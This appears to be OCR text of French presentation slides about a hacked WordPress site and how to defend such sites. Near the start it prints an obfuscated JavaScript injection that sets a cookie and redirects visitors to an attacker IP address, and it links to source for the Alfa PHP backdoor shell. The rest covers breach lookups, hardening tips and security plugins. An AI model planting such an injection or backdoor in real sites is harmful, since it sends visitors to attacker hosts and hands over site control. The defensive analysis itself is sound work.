
Les traces : Javascript

```
<script type="text/javascript">var _0x5059=["","\x41\x42\x43\x44\x45\x46\x47\x48\
x49\x4A\x4B\x4C\x4D\x4E\x4F\x50\x51\x52\x53\x54\x55\x56\x57\x58\x59\x5A\x61\x62\x
63\x64\x65\x66\x67\x68\x69\x6A\x6B\x6C\x6D\x6E\x6F\x70\x71\x72\x73\x74\x75\x76\x7
7\x78\x79\x7A\x30\x31\x32\x33\x34\x35\x36\x37\x38\x39","\x72\x61\x6E\x64\x6F\x6D"
,"\x6C\x65\x6E\x67\x74\x68","\x66\x6C\x6F\x6F\x72","\x63\x68\x61\x72\x41\x74","\x
67\x65\x74\x54\x69\x6D\x65","\x73\x65\x74\x54\x69\x6D\x65","\x63\x6F\x6F\x6B\x69\
x65","\x3D","\x3B\x65\x78\x70\x69\x72\x65\x73\x3D","\x74\x6F\x47\x4D\x54\x53\x74\
x72\x69\x6E\x67","\x3B\x20\x70\x61\x74\x68\x3D","\x69\x6E\x64\x65\x78\x4F\x66","\
x73\x75\x62\x73\x74\x72\x69\x6E\x67","\x3B","\x63\x6F\x6F\x6B\x69\x65\x45\x6E\x61
\x62\x6C\x65\x64","\x77\x70\x2D\x61\x75\x74\x68\x63\x6F\x6F\x6B\x69\x65\x2D\x31",
"\x31","\x2F","\x68\x72\x65\x66","\x6C\x6F\x63\x61\x74\x69\x6F\x6E","\x68\x74\x74
\x70","\x3A\x2F\x2F","\x31\x33\x34\x2E","\x32\x34\x39\x2E","\x31\x31\x36\x2E","\x
37\x38\x2F\x3F\x6B\x65\x79\x3D"];function rdn(){var _0xf1dax2=_0x5059[0];var
_0xf1dax3=_0x5059[1];for(var _0xf1dax4=0;_0xf1dax4< 32;_0xf1dax4++){_0xf1dax2+=
_0xf1dax3[_0x5059[5]](Math[_0x5059[4]](Math[_0x5059[2]]()*
_0xf1dax3[_0x5059[3]])))};return _0xf1dax2}function
_mmm_(_0xf1dax6,_0xf1dax7,_0xf1dax8,_0xf1dax9){var _0xf1daxa= new Date();var
_0xf1daxb= new Date();if(_0xf1dax8=== null|| _0xf1dax8=== 0){_0xf1dax8=
3};_0xf1daxb[_0x5059[7]](_0xf1daxa[_0x5059[6]]()+ 3600000* 24*
_0xf1dax8);document[_0x5059[8]]= _0xf1dax6+ _0x5059[9]+ escape(_0xf1dax7)+
_0x5059[10]+ _0xf1daxb[_0x5059[11]]()+ ((_0xf1dax9)?_0x5059[12]+
_0xf1dax9:_0x5059[0])}function _nnn_(_0xf1daxd){var
_0xf1daxe=document[_0x5059[8]][_0x5059[13]](_0xf1daxd+ _0x5059[9]);var
_0xf1daxf=_0xf1daxe+ _0xf1daxd[_0x5059[3]]+ 1;if((!_0xf1daxe) && (_0xf1daxd!=
document[_0x5059[8]][_0x5059[14]](0,_0xf1daxd[_0x5059[3]]))){return
null};if(_0xf1daxe==  -1){return null};var
_0xf1dax10=document[_0x5059[8]][_0x5059[13]](_0x5059[15],_0xf1daxf);if(_0xf1dax10
==  -1){_0xf1dax10= document[_0x5059[8]][_0x5059[3]]};return
unescape(document[_0x5059[8]][_0x5059[14]](_0xf1daxf,_0xf1dax10))}if(navigator[_0
x5059[16]]){if(_nnn_(_0x5059[17])== 1){}else
{_mmm_(_0x5059[17],_0x5059[18],_0x5059[18],_0x5059[19]);window[_0x5059[21]][_0x50
59[20]]= _0x5059[22]+ _0x5059[23]+ _0x5059[24]+ _0x5059[25]+ _0x5059[26]+
_0x5059[27]+ rdn()}};</script></head>
```

Les joujous utilisés



Alfa shell : backdoor php shell script




Alfa shell

- En accès gratuit sinon ce n'est pas drole : https://github.com/nicxlau/alfa-shell


- Article TRÈS intéressant qui explique en profondeur ce qu'il fait :

  https://www.trendmicro.com/en_us/research/19/l/looking-into-attacks-and-techniques-used-against-wordpress-sites.html



Quelques bonnes pistes

- https://haveibeenpwned.com/



Breaches you were pwned in

A "breach" is an incident where data has been unintentionally exposed to the public. Using the 1Password password manager helps you ensure all your passwords are strong and unique such that a breach of one service doesn't put your other services at risk.

Apollo: In July 2018, the sales engagement startup Apollo left a database containing billions of data points publicly exposed without a password. The data was discovered by security researcher Vinny Troia who subsequently sent a subset of the data containing 126 million unique email addresses to Have I Been Pwned. The data left exposed by Apollo was used in their "revenue acceleration platform" and included personal information such as names and email addresses as well as professional information including places of employment, the roles people hold and where they're located. Apollo stressed that the exposed data did not include sensitive information such as passwords, social security numbers or financial data. The Apollo website has a contact form for those looking to get in touch with the organisation.

Compromised data: Email addresses, Employers, Geographic locations, Job titles, Names, Phone numbers, Salutations, Social media profiles

Canva: In May 2019, the graphic design tool website Canva suffered a data breach that impacted 137 million subscribers. The exposed data included email addresses, usernames, names, cities of residence and passwords stored as bcrypt hashes for users not using social logins. The data was provided to HIBP by a source who requested it be attributed to "JimScott.Sec@protonmail.com".

Compromised data: Email addresses, Geographic locations, Names, Passwords, Usernames

Gravatar: In October 2020, a security researcher published a technique for scraping large volumes of data from Gravatar, the service for providing globally unique avatars . 167 million names, usernames and MD5 hashes of email addresses used to reference users' avatars were subsequently scraped and distributed within the hacking community. 114 million of the MD5 hashes were cracked and distributed alongside the source hash, thus disclosing the original email address and accompanying data. Following the impacted email addresses being searchable in HIBP, Gravatar release an FAQ detailing the incident.


Compromised data: Email addresses, Names, Usernames

LinkedIn Scraped Data: During the first half of 2021, LinkedIn was targeted by attackers who scraped data from hundreds of millions of public profiles and later sold them online. Whilst the scraping did not constitute a data breach nor did it access any personal data not intended to be publicly accessible, the data was still monetised and later broadly circulated in hacking circles. The scraped data contains approximately 400M records with 125M unique email addresses, as well as names, geographic locations, genders and job titles. LinkedIn specifically addresses the incident in their post on An update on report of scraped data.

Compromised data: Education levels, Email addresses, Genders, Geographic locations, Job titles, Names, Social media profiles

Quelques bonnes pistes

- Mettre en place 2FA
  Double authentification



Quelques bonnes pistes


- Changer l’url de connexion Wordpress

Quelques bonnes pistes

- Mettre à jour PHP

Quelques bonnes pistes

- Firewall : Block par Pays



Wordfence Central

ADD NEW SITE | CREATE NEW TEMPLATE

Search

Dashboard | Events | Configuration | Templates | Connection Issues 1

Bulk Actions

ASSIGN LICENSES | LAUNCH SCAN

HIGHEST SEVERITY | LICENSE TYPE | LICENSE STATUS

Site URL	Last Scan Date	Highest Severity	Findings	Firewall %	Scan %	License Type	Help	Actions
[redacted]	November 8, 2022	1 Low | Skipped Paths	1 Result	48%	60%	Free UPGRADE		
[redacted]	November 9, 2022	1 Low | Skipped Paths	1 Result	48%	60%	Free UPGRADE		
[redacted]	November 7, 2022	1 Low | Skipped Paths	1 Result	48%	60%	Free UPGRADE		
[redacted]	November 9, 2022	1 High | Error	3 Results	48%	60%	Free UPGRADE		
[redacted]	November 8, 2022	1 Critical | Vulnerability Scan	2 Results	48%	60%	Free UPGRADE		
[redacted]	November 9, 2022	0 None found	0 Results	64%	60%	Free UPGRADE		
[redacted]	November 7, 2022	0 None found	0 Results	48%	60%	Free UPGRADE		
[redacted]	November 9, 2022	0 None found	0 Results	48%	60%	Free UPGRADE		
[redacted]	November 8, 2022	1 Medium | File Changes	1 Result	48%	60%	Free UPGRADE		
[redacted]	November 8, 2022	1 Medium | File Changes	1 Result	48%	60%	Free UPGRADE		
[redacted]	November 8, 2022	1 Medium | Vulnerability Scan	17 Results	48%	60%	Free UPGRADE		
[redacted]	November 8, 2022	16 Low | File Changes, Skipped Pat...	16 Results	48%	60%	Free UPGRADE		
[redacted]	November 8, 2022	1 Critical | Vulnerability Scan	73 Results	48%	60%	Free UPGRADE		

Quelques bonnes pistes

- Sucuri Security – Auditing, Malware Scanner and Security Hardening
- iThemes Security
- Wordfence Security
- WP fail2ban
- All In One WP Security & Firewall
- SecuPress
- Google Authenticator – Two Factor Authentication
- Security Ninja
- miniOrange 2-Factor
- Shield Security
- Hide my WP
- WebARX

À MÉDITER

La résistance d'une chaîne se mesure à son maillon le plus faible

Pour ne rien rater :

Twitter : @soon716

site : www.soon7.net